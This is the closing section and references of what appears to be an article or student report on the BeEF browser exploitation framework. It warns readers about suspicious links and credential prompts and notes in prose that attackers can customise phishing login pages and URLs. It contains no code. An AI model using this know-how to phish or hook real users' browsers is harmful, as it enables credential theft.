We conclude that, BeEF is an extraordinary and powerful tool for exploiting web browsers, and it's a terrifying example of why you should never click on suspicious links. Even if things look fine, you should be really careful with anything that pops up in your browser for permission to access your webcam or audio or that needs you to enter in account credentials. Beef hacking framework is a powerful tool that can be leveraged by systems security professionals to try and design systems especially web apps which are safe for use by the end user. A hacker with the necessary knowledge can also add his own modifications on beef hacking framework to make it more powerful. For example, A hacker can design the login page of any website he needs information from and even customize the URLs of the phishing page to make them look more believable in the eyes of the victim. We as users of the internet, we should avoid visiting malicious and insecure websites to avoid being victims of beef hacking. We should also check the authenticity of web pages which require us to provide them with personal details.

References

[1] https://www.golinuxcloud.com/beef-hacking-framework-tutorial/.

[2] https://hackingvision.com/2017/05/30/hack-web-browsers-using-beef-the-browser-exploitation-framework-kali-linux/.

[3] https://www.youtube.com/watch?v=EL96fXFNLNA&ab_channel=NullByte.

[4] Ministry of Railways, "Indian Railway Catering and Tourism Corporation," Ministry of Railways, 1999. [Online]. Available: https://www.irctc.com/.

[5] https://beefproject.com/.

[6] https://medium.com/@secureica/hooking-victims-to-browser-exploitation-framework-beef-using-reflected-and-stored-xss-859266c5a00a